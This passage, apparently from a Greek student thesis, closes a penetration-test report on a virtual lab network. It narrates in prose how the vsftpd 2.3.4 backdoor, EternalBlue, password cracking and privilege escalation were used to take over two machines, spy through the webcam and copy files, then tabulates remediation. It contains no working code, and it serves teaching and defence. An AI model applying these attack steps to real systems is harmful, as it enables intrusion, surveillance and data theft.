Έχοντας ολοκληρώσει επιτυχώς όλες τις επιθέσεις κι έχοντας πραγματοποιήσει τους στόχους της δοκιμής αυτής θα αναφέρω τα αποτελέσματα τις δοκιμής. Θα αξιολογήσω τις ευπάθειες που ανακαλύφθηκαν στο δίκτυο της εταιρίας και θα κάνω προτάσεις ως προς την επίλυση αυτών.

## Αναλυτική περιγραφή των βημάτων της δοκιμής διείσδυσης

Για το σκοπό αυτής της δοκιμής η εταιρεία E Corp παρείχε ελάχιστες πληροφορίες, θέλοντας να εξομοιώσει κατά το δυνατόν μία εξωτερική επίθεση ενός κακόβουλου ατόμου. Εφόσον μου δόθηκε πρόσβαση στο δίκτυο της εταιρίας εκτέλεσα μία σάρωση στο δίκτυο με το εργαλείο **nmap**, που μου αποκάλυψε δύο υπολογιστές και τις τοπικές τους IP διευθύνσεις. Από εκείνο το σημείο αύξησα το βάθος της σάρωσης και επικεντρώθηκα στον έναν από τους δύο.

Βλέποντας τις διεργασίες που εκτελούνταν μπόρεσα να συμπεράνω ότι πρόκειται για μηχάνημα με το λειτουργικό σύστημα Linux. Επίσης, συμπέρανα ότι το μηχάνημα αυτό εκτελεί χρέη διακομιστή και είναι πιθανώς ευάλωτο σε μεγαλύτερο εύρος επιθέσεων. Ξεκινώντας από την κορυφή, κατάφερα να βρω μια ευπάθεια στο πρωτόκολλο ασφαλής μεταφοράς αρχείων. Η έκδοση αυτή, περιέχει μια κερκόπορτα στον πηγαίο της κώδικα και επιτρέπει την πρόσβαση στο διακομιστή χωρίς διαπιστευτήρια. Χρησιμοποιώντας το πλαίσιο **Metasploit** μπόρεσα να εκμεταλλευτώ επιτυχώς την ευπάθεια και να αποκτήσω πρόσβαση χωρίς τα διαπιστευτήρια του χρήστη. Σε εκείνο το σημείο, μπόρεσα να μεταφορτώσω στον υπολογιστή μου τους κωδικούς πρόσβασης των χρηστών του διακομιστή σε κρυπτογραφημένη μορφή. Χρησιμοποιώντας το εργαλείο John The Ripper μπόρεσα να αποκρυπτογραφήσω τους κωδικούς των χρηστών εκτός του χρήστη root. Αυτό το πρόβλημα αντιμετωπίστηκε εκτελώντας την εντολή passwd σαν χρήστης root. Αυτό μου επέτρεψε να ορίσω έναν νέο δικό μου κωδικό και φυσικά να αποκτήσω πλήρη πρόσβαση στο σύστημα. Όντας περιορισμένο, το τερματικό του διακομιστή δεν επέτρεπε στην εύκολη εκτέλεση των εντολών. Από τη στιγμή που είχα τα διαπιστευτήρια του διαχειριστή μπορούσα να συνδεθώ μέσω του δικού μου τερματικού και να εκτελέσω τις επόμενες εντολές χωρίς πρόβλημα. Χρησιμοποιώντας το πρωτόκολλο **ssh** συνδέθηκα ως root στον διακομιστή και μπόρεσα να μεταποιήσω τον κώδικα του αρχείου που φορτώνει ο διακομιστής από προεπιλογή. Επίσης ήμουν σε θέση να διακόψω την διεργασία που εξυπηρετεί εισερχόμενες συνδέσεις προς τον διακομιστή με αποτέλεσμα τη διακοπή των υπηρεσιών της εταιρίας προς τους χρήστες της. Σε αυτό το σημείο ολοκλήρωσα τη δοκιμή, έχοντας πετύχει τους στόχους της δοκιμής για τον διακομιστή της εταιρίας. Για περισσότερες πληροφορίες σχετικά με τις ευπάθειες που επέτρεψαν την εκμετάλλευση του μηχανήματος βλ. Υπόμνημα Α’.

Έχοντας την τοπική διεύθυνση του δεύτερου μηχανήματος στο δίκτυο πραγματοποίησα μια σάρωση με το εργαλείο **nmap** σε βάθος που αποκάλυψε δύο ευπάθειες. Επίσης αποκάλυψε ότι το λειτουργικό σύστημα που εκτελείται είναι τα Windows 7. Μια αναζήτηση στο πλαίσιο Metasploit αποκάλυψε την ύπαρψη εργαλείων που μπορούν να εκμεταλλευτούν και τις δύο ευπάθειες. Η πρώτη εκμεταλλεύεται την κακή διαχείριση εισερχομένων πακέτων από το πρωτόκολλο απομακρυσμένης πρόσβασης των Windows και οδηγεί σε μια «μπλε οθόνη του θανάτου». Αυτή είναι μια επίθεση άρνησης υπηρεσίας και μπορεί να επαναληφθεί επ’ αόριστον, κάνοντας τον υπολογιστή άχρηστο.

Η δεύτερη ευπάθεια που βρέθηκε βασίζεται σε μία κερκόπορτα κατευθείαν μέσα στο λειτουργικό σύστημα και μπορεί να εκμεταλλευτεί καλώντας το εργαλείο EternalBlue μέσα από το Metasploit. Αναζητώντας την ευπάθεια στο πλαίσιο Metasploit και χρησιμοποιώντας το κατάλληλο εργαλείο μπόρεσα να αποκτήσω πρόσβαση σαν απλός χρήστης στον υπολογιστή. Εξαιτίας της ευπάθειας, μπόρεσα να ανοίξω μία σύνδεση προς τον υπολογιστή που μου επέτρεπε αρκετές κακόβουλες ενεργείς όπως την χρήση της κάμερας του υπολογιστή για την καταγραφή όσων βλέπει σε βίντεο ή φωτογραφίες. Μπόρεσα επίσης να αποκτήσω πρόσβαση στο μικρόφωνο της κάμερας πράγμα που μου επέτρεψε να ακούσω γύρω συνομιλίες. Καλώντας το εργαλείο **hashdump** μπόρεσα να προβάλλω τους κωδικούς πρόσβασης όλων των χρηστών του υπολογιστή σε κρυπτογραφημένη μορφή. Χρησιμοποιώντας το εργαλείο **Oshcat** αυτή τη φορά, μπόρεσα να τους αποκρυπτογραφήσω σε σχετικά μικρό χρονικό διάστημα(5 ώρες). Οι κωδικοί πρόσβασης φυλάχθηκαν για πιθανή χρήση αργότερα στη δοκιμή. Το επόμενο βήμα μου ήταν να δώσω στον εαυτό μου δικαιώματα διαχειριστή κάτι που πέτυχα με την εντολή getsystem, εκμεταλλευόμενος μια ευπάθεια στο σύστημα διαχείρισης της μνήμης. Από αυτό το σημείο μπορούσα να προβάλω αρχεία με ευαίσθητες πληροφορίες και να τα μεταφορτώσω στον υπολογιστή μου. Με αυτές τις ενέργειες ολοκλήρωσα και την δεύτερη δοκιμή διείσδυσης, ολοκληρώνοντας στο σύνολο τις δοκιμές στα συστήματα στο δίκτυο της εταιρίας E Corp. Για περισσότερες πληροφορίες σχετικά με τις ευπάθειες που επέτρεψαν την εκμετάλλευση του μηχανήματος βλ. Υπόμνημα Β’.

Με βάση το πρότυπο NIST 800-30[24], τα παρακάτω υπομνήματα περιέχουν τις ευπάθειες που εντοπίστηκαν για κάθε μηχάνημα, την περιγραφή τους και την προτεινόμενη λύση για την εξάλειψή τους.

## ΥΠΟΜΝΗΜΑ ΕΥΠΑΘΕΙΩΝ Α'

| Ευπάθεια | Vsftpd 2.3.4 |
|---|---|
| **Κατάταξη ρίσκου** | Υψηλό |
| **Περιγραφή** | Η έκδοση 2.3.4 αυτής της υπηρεσίας περιέχει μία κερκόπορτα που επιτρέπει σε μη εξουσιοδοτημένους χρήστες την εκτέλεση κώδικα με δικαιώματα διαχειριστή. |
| **Επίπτωση** | Ένας επιτιθέμενος είναι δυνατόν να αποκτήσει πρόσβαση στο διακομιστή απλά συμπληρώνοντας τους χαρακτήρες «:)» στο πεδίο με το όνομα χρήστη. Από αυτό το σημείο κι έπειτα, είναι σε θέση να διακόψει επ' αόριστον τη λειτουργία του διακομιστή. Είναι επίσης σε θέση να ανακατευθύνει τη διαδικτυακή κίνηση του διακομιστή σε σελίδες τρίτων κατά βούληση. |
| **Τρόπος αντιμετώπισης** | Άμεση αναβάθμιση του λογισμικού του διακομιστή ώστε να εγκατασταθούν οι απαραίτητες ενημερώσεις ασφαλείας από τον κατασκευαστή του λογισμικού. |

Πίνακας 5.1

| Ευπάθεια | Αδύναμοι κωδικοί πρόσβασης |
|---|---|
| **Κατάταξη ρίσκου** | Μεσαίο |
| **Περιγραφή** | Οι κωδικοί πρόσβασης των χρηστών του διακομιστή είναι αδύναμοι και ευάλωτοι στη μέθοδο της βίαιης επίθεσης. |
| **Επίπτωση** | Οι κρυπτογραφημένοι κωδικοί των χρηστών του διακομιστή δεν ήταν αρκετά σύνθετοι με αποτέλεσμα να μπορούν να αποκρυπτογραφηθούν σε ελάχιστα δευτερόλεπτα. Έχοντας πρόσβαση σε αυτούς τους κωδικούς, ένας επιτιθέμενος μπορεί να αποκτήσει πρόσβαση σε αρχεία, να τα υποκλέψει και να υποδυθεί το ρόλο του ίδιου του χρήστη για να προκαλέσει μεγαλύτερη ζημιά στο σύστημα. |
| **Τρόπος αντιμετώπισης** | Θα πρέπει να τεθούν κανόνες ως προς τη δημιουργία κωδικών πρόσβασης. Πιο συγκεκριμένα, κάθε κωδικός θα πρέπει να απαρτίζεται από τουλάχιστον οκτώ χαρακτήρες και να περιέχει ένα συνδυασμό πεζών-κεφαλαίων, αριθμών ή/και συμβόλων. |

Πίνακας 5.2

| Ευπάθεια | Διατήρηση των προεπιλεγμένων αρχείων του Apache |
|---|---|
| **Κατάταξη ρίσκου** | Χαμηλό |
| **Περιγραφή** | Στον κατάλογο που βρίσκεται εγκατεστημένη η υπηρεσία που παρέχει τη λειτουργία του διακομιστή βρέθηκαν τα προεπιλεγμένα αρχεία. |
| **Επίπτωση** | Ένας επιτιθέμενος που έχει έστω και περιορισμένη πρόσβαση στον κατάλογο είναι δυνατό να διαβάσει το περιεχόμενο των αρχείων που βρίσκονται στον κατάλογο. Αυτό προδίδει την εγκατεστημένη έκδοση της υπηρεσίας και δίνει στον επιτιθέμενο τη δυνατότητα να σχεδιάσει πιο στοχευμένα τις μετέπειτα επιθέσεις του. |
| **Τρόπος αντιμετώπισης** | Τα προκαθορισμένα αρχεία που γράφονται στον κατάλογο της υπηρεσίας έχουν καθαρά ενημερωτικό σκοπό και δεν εξυπηρετούν κάποια άλλη λειτουργία. Γι αυτό το λόγο, η πιο άμεση και αποτελεσματική λύση θα ήταν να διαγραφούν από τον κατάλογο. |

Πίνακας 5.3

| Ευπάθεια | Απουσία δεύτερου χρήστη με δικαιώματα διαχειριστή |
|---|---|
| **Κατάταξη ρίσκου** | Μεσαίο |
| **Περιγραφή** | Βρέθηκε μόνο ένας χρήστης με δικαιώματα διαχειριστή. |
| **Επίπτωση** | Εάν υπάρχει μόνο ένας λογαριασμός με δικαιώματα διαχειριστή στο σύστημα είναι πιθανό ο διαχειριστής να χάσει την πρόσβαση επ' αόριστον. Ο μόνος τρόπος να αποκτήσει ξανά πρόσβαση είναι μέσω της επαναφοράς αντιγράφων ασφαλείας ή την διαγραφή όλων των αρχείων και την δημιουργία/εγκατάστασή τους από την αρχή. Αυτό μπορεί να προκαλέσει απώλεια υπηρεσιών( downtime) για αρκετό χρονικό διάστημα με οικονομικές επιπτώσεις στην εταιρία. |
| **Τρόπος αντιμετώπισης** | Θα πρέπει πάντα να υπάρχει ένας δεύτερος χρήστης με δικαιώματα διαχειριστή και διαφορετικό κωδικό πρόσβασης από τον κύριο χρήστη-διαχειριστή. Αυτό θα βοηθήσει τον διαχειριστή του συστήματος να αποκτήσει ξανά πρόσβαση στην περίπτωση μιας επιτυχημένης επίθεσης. |

Πίνακας 5.4

## ΥΠΟΜΝΗΜΑ ΕΥΠΑΘΕΙΩΝ Β’

| Ευπάθεια | EterrnalBlue-DoublePulsar |
|---|---|
| **Κατάταξη ρίσκου** | Υψηλό |
| **Περιγραφή** | Η ευπάθεια αυτή αφορά μία κερκόπορτα που βρίσκεται εγκατεστημένη στις εκδόσεις Windows 7 και επιτρέπει τη σύνδεση στο σύστημα και την εκτέλεση κώδικα. |
| **Επίπτωση** | Ένας επιτιθέμενος είναι δυνατόν να αποκτήσει πρόσβαση στο σύστημα αυτό απλά εκμεταλλευόμενος την κακή διαχείριση μνήμης στο λειτουργικό σύστημα. Αυτό επιτρέπει στον επιτιθέμενο να εκτελέσει κώδικα κατευθείαν από τη μνήμη με τη χρήση του εργαλείου EternalBlue. Αυτό δίνει στον επιτιθέμενο την επιλογή να ανοίξει μία δίοδο και να εκτελέσει περαιτέρω εντολές με δικαιώματα διεργασίας του συστήματος. |
| **Τρόπος αντιμετώπισης** | Άμεση αναβάθμιση του λογισμικού του διακομιστή ώστε να εγκατασταθούν οι απαραίτητες ενημερώσεις ασφαλείας από τον κατασκευαστή του λογισμικού. |

Πίνακας 5.5

| Ευπάθεια | Ανακύκλωση των κωδικών πρόσβασης |
|---|---|
| **Κατάταξη ρίσκου** | Υψηλό |
| **Περιγραφή** | Οι δοκιμές διείσδυσης που πραγματοποιήθηκαν σε αυτό τον υπολογιστή αποκάλυψαν πως και οι δύο χρήστες χρησιμοποιούσαν τους ίδιους κωδικούς πρόσβασης. |
| **Επίπτωση** | Όταν για την είσοδο χρησιμοποιούνται ίδιοι ή παρόμοιοι κωδικοί πρόσβασης, ένας επιτιθέμενος μπορεί να αποκτήσει πρόσβαση σε περισσότερους λογαριασμούς και κατ επέκταση σε περισσότερα αρχεία και πληροφορίες σε λιγότερο χρόνο. |
| **Τρόπος αντιμετώπισης** | Εάν μιλάμε για την επικρατούσα περίπτωση όπου οι κωδικοί πρόσβασης εκδίδονται από τον διαχειριστή του συστήματος, τότε πρέπει να δοθεί βαρύτητα στη διαφοροποίηση αυτών. Οι κωδικοί πρόσβασης θα πρέπει να είναι διαφορετικοί μεταξύ τους. Επίσης καλό είναι να απαρτίζονται από τουλάχιστον οκτώ χαρακτήρες και να περιέχουν ένα συνδυασμό πεζών-κεφαλαίων, αριθμών ή/και συμβόλων. |

Πίνακας 5.6

| Ευπάθεια | Παρουσία δικτυακής κάμερας |
|---|---|
| **Κατάταξη ρίσκου** | Μεσαίο |
| **Περιγραφή** | Οι δοκιμές διείσδυσης που πραγματοποιήθηκαν σε αυτό τον υπολογιστή αποκάλυψαν πως υπάρχει μία δικτυακή κάμερα μονίμως συνδεδεμένη στο σύστημα. |
| **Επίπτωση** | Έχοντας πρόσβαση στη δικτυακή κάμερα, ένας επιτιθέμενος μπορεί να κατασκοπεύσει τον εργασιακό χώρο και να αποκομίσει πληροφορίες που πιθανόν να είναι ευαίσθητες όπως έγγραφα και ονόματα από τις ταυτότητες τον υπαλλήλων. Επιπλέον, κάνοντας χρήση του μικροφώνου της κάμερας είναι δυνατή η καταγραφή συνομιλιών που ενδεχομένως να οδηγήσει σε περαιτέρω διαρροή πληροφοριών. |
| **Τρόπος αντιμετώπισης** | Είναι μια καλή πρακτική οι δικτυακές κάμερες να αποσυνδέονται όταν δεν χρησιμοποιούνται. Με αυτό τον τρόπο ακόμα και αν το σύστημα παραβιαστεί, οι πληροφορίες που μπορούν να κλαπούν με οπτικοακουστικά μέσα είναι ασφαλείς. |

Πίνακας 5.7

| Ευπάθεια | Αποθήκευση αρχείων στον τοπικό δίσκο |
|---|---|
| **Κατάταξη ρίσκου** | Υψηλό |
| **Περιγραφή** | Κατά την εκτέλεση των δοκιμών διείσδυσης στο σύστημα ήταν εφικτό να αποκτήσω δικαιώματα διαχειριστή και να μεταφορτώσω αρχεία στον υπολογιστή μου. |
| **Επίπτωση** | Ένας επιτιθέμενος με πρόσβαση στο σύστημα είναι σε θέση να δημιουργήσει αντίγραφα αρχείων και να μεταφέρει αυτά τα αντίγραφα στον υπολογιστή του. Αυτό αποτελεί σοβαρή παραβίαση ευαίσθητων πληροφοριών τόσο των υπαλλήλων όσο και της εταιρίας. |
| **Τρόπος αντιμετώπισης** | Ο πιο ασφαλής τρόπος να αντιμετωπιστεί αυτό το κενό ασφαλείας είναι η αποθήκευση των ευαίσθητων αρχείων εξωτερικά του υπολογιστή. Αυτό μπορεί να επιτευχθεί με τη χρήση εξωτερικών μέσων αποθήκευσης. Ένας άλλος τρόπος είναι η κρυπτογράφηση των αρχείων ή και όλου του δίσκου με την εφαρμογή Bitlocker των Windows. Έτσι, ακόμα και αν τα αρχεία καταλήξουν στα χέρια του επιτιθέμενου, θα είναι κρυπτογραφημένα. Αυτό θα δώσει στο διαχειριστή τον απαιτούμενο χρόνο να πραγματοποιήσει διορθωτικές ενέργειες στην περίπτωση μιας επιτυχημένης επίθεσης. |

Πίνακας 5.8

| Ευπάθεια | Κακή διαχείριση εισερχόμενων πακέτων στο πρωτόκολλο απομακρυσμένης πρόσβασης |
|---|---|
| **Κατάταξη ρίσκου** | Υψηλό |
| **Περιγραφή** | Οι δοκιμές διείσδυσης που πραγματοποιήθηκαν σε αυτό τον υπολογιστή αποκάλυψαν πως είναι ευάλωτος σε επιθέσεις άρνησης υπηρεσίας. |
| **Επίπτωση** | Εκμεταλλευόμενος την ευπάθεια αυτή ένας επιτιθέμενος μπορεί να στείλει ειδικά κατασκευασμένα πακέτα πληροφοριών με κακόβουλο κώδικα. Αυτά τα πακέτα εκμεταλλεύονται μια ρύθμιση στο πρωτόκολλο απομακρυσμένης πρόσβασης και προκαλούν κατάρρευση του συστήματος. Ο επιτιθέμενος μπορεί να εκτελέσει συνεχείς αποστολές των πακέτων αυτών ανά τακτά χρονικά διαστήματα και να προκαλέσει τη μόνιμη κατάρρευση του συστήματος. |
| **Τρόπος αντιμετώπισης** | Άμεση αναβάθμιση του λογισμικού του διακομιστή ώστε να εγκατασταθούν οι απαραίτητες ενημερώσεις ασφαλείας από τον κατασκευαστή του λογισμικού. |

Πίνακας 5.9

**Σύνοψη**

Η εταιρία E Corp βρίσκεται σε δεινή θέση καθώς οι ευπάθειες που βρέθηκαν μπορούν να οδηγήσουν σε σοβαρές απώλειες δεδομένων και άρνηση υπηρεσίας. Έχοντας απλά πρόσβαση στο τοπικό δίκτυο, ήμουν σε θέση να υποκλέψω ευαίσθητες πληροφορίες χρηστών και πελατών. Επίσης, όσον αφορά το διακομιστή της εταιρίας, μπόρεσα να διακόψω τη λειτουργία του, να ανακατευθύνω τους χρήστες του σε διαφορετικούς ιστοτόπους και να αποκρυπτογραφήσω τους κωδικούς πρόσβασής αυτού και των μηχανημάτων στο δίκτυο. Αυτές είναι οι συνέπειες που θα υποστεί η εταιρία αν κάποιος αποκτήσει πρόσβαση κι έχει κακόβουλο σκοπό.

Οι ευπάθειες που εντοπίστηκαν μπορούν να εξαλειφθούν με την αναβάθμιση του λογισμικού που χρησιμοποιείται τόσο στον διακομιστή όσο και στον υπολογιστή που χρησιμοποιείται από τους υπαλλήλους. Οι κατασκευαστές λογισμικού φαίνεται να έχουν προχωρήσει στη διόρθωση των κενών ασφαλείας που βρεθήκαν επομένως μία αναβάθμιση λογισμικού με ενημερώσεις ασφαλείας θα λύσει τα περισσότερα προβλήματα που βρεθήκαν.

Ένα άλλο πρόβλημα που βρέθηκε είναι ότι οι χρήστες ήταν σε θέση να δημιουργούν αδύναμους κωδικούς πρόσβασης. Οι κωδικοί πρόσβασης όντας μικροί σε μήκος και χωρίς εναλλαγές μεταξύ πεζών-κεφαλαίων και συμβόλων, ήταν εύκολο να αποκρυπτογραφηθούν με τη μέθοδο brute forcing. Είναι πολύ σημαντικό ο διαχειριστής να ενσωματώσει κανόνες ως προς τη δημιουργία κωδικών πρόσβασης και να επιβάλλει την αλλαγή τους τουλάχιστον κάθε 6 μήνες.

Η κάμερα του υπολογιστή θα ήταν καλό να χρησιμοποιείται μόνο όταν αυτό καθίσταται απαραίτητο. Εάν η κάμερα είναι αποσυνδεδεμένη ο επιτιθέμενος δεν θα μπορέσει να τη χρησιμοποιήσει.

Τα ευαίσθητα αρχεία και πληροφορίες θα πρέπει να φυλάσσονται εξωτερικά του υπολογιστή, ιδανικά σε μια μονάδα εξωτερικής αποθήκευσης. Έτσι τα δεδομένα προστατεύονται από μια πιθανή επίθεση και υποκλοπή.

**Η συνολική εκτίμηση του ρίσκου της εταιρίας με τις συγκεκριμένες ευπάθειες σε ισχύ είναι : Υψηλό**

## 5.2 Επίλογος

Στην παρούσα πτυχιακή ασχολήθηκα με τις δοκιμές διείσδυσης σε πληροφοριακά συστήματα. Ανέλυσα τη μεθοδολογία και το σκεπτικό πίσω από κάθε τέτοια δοκιμή και παρέθεσα ένα στιβαρό θεωρητικό υπόβαθρο για τον αναγνώστη. Δημιουργώντας ένα ψηφιακό εργαστήριο από εικονικές μηχανές ήμουν σε θέση να υλοποιήσω ένα καθημερινό σενάριο όπου μία μικρή εταιρία θέλει να ελέγξει την υποδομή της για κενά ασφαλείας. Εφάρμοσα στην πράξη τις έννοιες που παρέθεσα στα πρώτα δύο κεφάλαια της εργασίας και πραγματοποίησα επιτυχώς δοκιμές διείσδυσης και στα δύο μηχανήματα του εικονικού μου εργαστηριού. Τέλος, όπως είθισται κατά την ολοκλήρωση κάθε δοκιμής διείσδυσης, συνέταξα μία αναφορά που περιγράφει τα βήματα που ακολούθησα, τις ευπάθειες που ανακάλυψα και τις προτάσεις μου για την εξάλειψή τους.

Η έρευνα που πραγματοποίησα κατά τη συγγραφή της εργασίας αυτής με βοήθησε στην καλύτερη κατανόηση πολλών εννοιών και βελτίωσε τις δεξιότητές μου λίγο περισσότερο. Τα συμπεράσματά μου μετά το πέρας της εργασίας αυτής είναι τα εξής :

- Στην σύγχρονη εποχή που ζούμε, η απόλυτη ασφάλεια είναι αδύνατη. Όσο υπάρχουν άνθρωποι πρόθυμοι να χτίζουν προστασίες γύρω από τον κόσμο, τόσο θα υπάρχουν άνθρωποι πρόθυμοι να τις γκρεμίσουν. Ολοένα και περισσότερα άτομα επιλέγουν να ενημερωθούν και να ενασχοληθούν με το αντικείμενο της ψηφιακής ασφάλειας. Αυτό έχει σαν αποτέλεσμα περισσότερους ανθρώπους που προσπαθούν να συμβάλλουν στην ενίσχυση της ασφάλειας του κοινού, και σε ανθρώπους που αποσκοπούν στην παραβίασή της. Αυτοί τι στιγμή θα έλεγα ότι οι κράκερ έχουν το πάνω χέρι γιατί βασίζονται αρκετά στην παραπληροφόρηση και την άγνοια του κόσμου για έννοιες όπως η ψηφιακή ασφάλεια. Είμαι αισιόδοξος ότι αυτό θα αλλάξει σύντομα και μέχρι τότε είναι σημαντικό να παίρνει ο καθένας όσο περισσότερα μέτρα μπορεί.

- Χάκερ υπήρχαν πάντα και θα συνεχίσουν να υπάρχουν. Ο άνθρωπος από τη φύση του προσπαθεί να βελτιώσει τον τρόπο που ζει και αλληλεπιδρά με το περιβάλλον. Είτε μιλάμε για την εφεύρεση του τροχού, είτε για την παραβίαση ενός πολύπλοκου συστήματος ασφαλείας , έχουμε μία περίπτωση όπου κάποιος σκέφτηκε «έξω από το κουτί» και ακολούθησε μία πορεία διαφορετική από τη συνηθισμένη για να πετύχει το στόχο του. Πιστεύω ότι αυτά είναι παραδείγματα της ανθρώπινη ς μεγαλοφυΐας και ελπίζω να μην σταματήσουμε να τα βλέπουμε ποτέ.

- Η ψηφιακή ασφάλεια είναι αντιστρόφως ανάλογη της άνεσης μιας και πλέον όσο περισσότερες συσκευές έχει κάποιος τόσο περισσότερο κινδυνεύει από μια ψηφιακή απειλή. Τα έξυπνα τηλέφωνα, η συνεχής σύνδεση και έκθεση στο διαδίκτυο, ο συνεχής διαμοιρασμός προσωπικών πληροφοριών στα μέσα κοινωνικής δικτύωσης είναι ένα δείγμα του πόσο άνετοι είμαστε με την τεχνολογία, δίχως να υπολογίζουμε τις συνέπειες της αλόγιστης χρήσης της. Από την άλλη όμως, ένα σενάριο χωρίς την χρήση Η/Υ, του διαδικτύου και ενός σύγχρονου κινητού τηλεφώνου θα ήταν για τους περισσότερους, ένας εφιάλτης.

# ΒΙΒΛΙΟΓΡΑΦΙΑ


**[1]** https://el.wikipedia.org/wikiΠληροφοριακά_συστήματα

**[2]** https://el.wikipedia.org/wiki/Δίκτυο_υπολογιστών

**[3]** Cohen Alan M., Δίκτυα Υπολογιστών, Ίων 1999

**[4]** https://el.wikipedia.org/wiki/Χάκερ

**[5]** https://www.cybrary.it/0p3n/types-of-hackers/

**[6]** Sean-Philip Oriyano, Penetration Testing Essentials, Sybex, 2016

**[7]**https://www.tutorialspoint.com/penetration_testing/penetration_testing_method.htm

**[8]**https://www.tutorialspoint.com/penetration_testing/types_of_penetration_testing.htm

**[9]** http://resources.infosecinstitute.com/the-types-of-penetration-testing/

**[10]** Raef Meeuwisse, Cybersecurity for Beginners 2nd Edition, Cyber Simplicity Ltd, 2017

**[11]** https://www.tutorialspoint.com/penetration_testing/penetration_testing_tools.htm

**[12]** https://el.wikipedia.org/wiki/VMware_Workstation

**[13]** https://nmap.org/

**[14]** https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide

**[15]** https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor

**[16]** https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2012/ms12-020

**[17]**https://www.cvedetails.com/cve/cve-2012-0002

**[18]**https://www.cvedetails.com/cve/CVE-2017-0143/

**[19]**https://en.wikipedia.org/wiki/EternalBlue

**[20]** https://blog.cobaltstrike.com/2014/04/02/what-happens-when-i-type-getsystem/

**[21]** https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf

**[22]** Semi Yulianto, Writing an Effective Penetration Testing Report: An Executive View, Idependently published. 2017

**[23]** https://csrc.nist.gov/publications/detail/sp/800-115/final

**[24]** **https://csrc.nist.gov/publications/detail/sp/800-30/archive/2002-07-01**